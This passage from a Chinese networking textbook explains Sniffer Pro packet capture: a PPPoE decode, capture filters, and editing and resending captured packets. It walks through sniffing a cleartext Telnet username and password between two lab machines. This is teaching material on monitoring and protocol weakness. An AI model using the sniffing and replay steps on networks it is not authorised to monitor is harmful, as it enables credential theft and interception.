22		Huawei000000	Xircom6FDCD9	PPP: IPCP Configure Ack
23		H28899	[10.10.10.255]	BROWSER: Announce Host H28899
24		H28899	[10.10.10.254]	ICMP: Echo
25		[10.10.10.254]	H28899	ICMP: Echo reply

图 4－28　PPPOE 报文交互过程


```
DLC:  ----- DLC Header -----
DLC:
DLC:  Frame 1 arrived at  12:42:13.4172, frame size is 60 (00
DLC:  Destination = BROADCAST FFFFFFFFFFFF, Broadcast
DLC:  Source      = Station Xircom6FDCD9
DLC:  Ethertype   = 8863
DLC:
PPPOE: ----- PPPoE Header -----
PPPOE:
PPPOE:  Ethernet Type = (0x8863): "Discovery Stage"
PPPOE:  Version = 1
PPPOE:  Type = 1
PPPOE:  Code = PPPoE Active Discovery Initiation (PADI) packet
PPPOE:  Session ID = 0
PPPOE:  PayLoad Length = 14
PPPOE:  --- Tags In Discovery Stage ---
PPPOE:
PPPOE:  Tag Type = Host_Uniq
PPPOE:  Tag Length = 6
PPPOE:  Tag Value = 0080C76FDCD9 (Hex)
PPPOE:
PPPOE:  Tag Type = Service_Name
PPPOE:  Tag Length = 0
PPPOE:  Tag Value = NULL
PPPOE:  [26 Unknown Bytes of data]
```

图 4－29　PPPOE 发现阶段报文解码

基本捕获条件在图 4－31 中设置。

2. 高级捕获条件

在“Advance”页面下，可以编辑高级协议捕获条件，如图 4－32 所示：

在协议选择树中可以选择需要捕获的协议条件，如果什么都不选，则表示忽略该条件，则软件会捕获所有协议。

在捕获帧长度条件下，可以捕获等于、小于、大于某个值的报文。

在错误帧是否捕获栏，可以选择当网络上有如下错误时是否捕获。




图 4-30　PPPOE 会话阶段报文解码




图 4-31　基本捕获条件设置

在保存过滤规则条件按钮“Profiles”,可以将当前设置的过滤规则进行保存。在捕获主面板中,可以选择已经保存的捕获条件。

3. 任意捕获条件

在 Data Pattern 下,可以编辑任意捕获条件,如图 4-33 所示:

用这种方法可以实现复杂的报文过滤,但很多时候得不偿失,有时截获的报文本就不多,还不如自己看看来得快。




图4－32　高级捕获条件设置




图4－33　任意捕获条件设置

4.2.5　报文发送

Sniffer 软件报文发送功能比较弱，如图4－34是发送报文的主面板图：

发送前，需要先编辑报文发送的内容。点击发送报文编辑按钮。可得到如图4－35的




图 4 - 34　报文发送主面板图

报文编辑窗口。首先要指定数据帧发送的长度,然后从链路层开始,一个一个将报文填充完成即可。




图 4 - 35　报文编辑窗口

Sniffer 除了可以发送自编辑的报文以外,还可以将捕获到的报文直接转换成发送报文,然后修改发送出去。如图 4 - 36 是一个捕获报文后的报文查看窗口:

选中某个捕获的报文,单击鼠标右键,选择“Send Current Packet”,该报文的内容就被会被原封不动的送到“发送编辑窗口”中了。这时,再修改修改,就比全部填充报文省事多了。

发送模式有两种:连续发送和定量发送。如图 4 - 35 所示,若选中 Send 面板中的 Con-




图4-36　报文查看窗口

tinuously 单选框，则为连续发送，否则为定量发送。也可以设置发送间隔，如果为0，则以最快的速度进行发送。

4.2.6　Sniffer Pro 运用实例

1. 抓某台机器的所有数据包

如图4-37所示，本例要抓192.168.113.208这台机器的所有数据包，如图中①选择这台机器。点击②所指图标，出现图4-38所示界面，等到图中箭头所指的望远镜图标变红时，表示已捕捉到数据，点击该图标出现图4-39界面，选择箭头所指的Decode选项即可看到捕捉到的所有包。

2. 抓 Telnet 密码

本例从192.168.113.208这台机器telnet到192.168.113.50，用Sniffer Pro抓到用户名和密码。

步骤1：设置规则

如图4-40所示，选择Capture菜单中的Defind Filter，出现图4-41界面，选择图中的Address项，在Station1和2中分别填写两台机器的IP地址，如图4-42所示选择Advanced选项，选择选IP/TCP/Telnet，将Packet Size设置为Equal 55，Packet Type设置为Normal。

步骤2：抓包




图 4 - 37　选择目标机 IP




图 4 - 38　等待捕获数据

按 F10 键出现图 4 - 43 界面，开始抓包。

步骤 3：运行 telnet 命令

本例使 telnet 到一台开有 telnet 服务的 Linux 机器上。

telnet 192. 168. 113. 50

login：test

Password：

步骤 4：察看结果

当图 4 - 43 中箭头所指的望远镜图标变红时，表示已捕捉到数据，点击该图标出现图 4 - 44 界面，选择箭头所指的 Decode 选项即可看到捕捉到的所有包。可以清楚地看出用户名




图 4－39　查看捕获的数据包

图 4－40　选择 Defind Filter




图 4－41　Address 选项

为 test 密码为 123456。

虽然把密码抓到了，但大家也许对包大小(Packet Size)设为 55 不理解，网上的数据传送是把数据分成若干个包来传送，根据协议的不同包的大小也不相同，客户端 telnet 到服务端




图 4 - 42　Advanced 选项

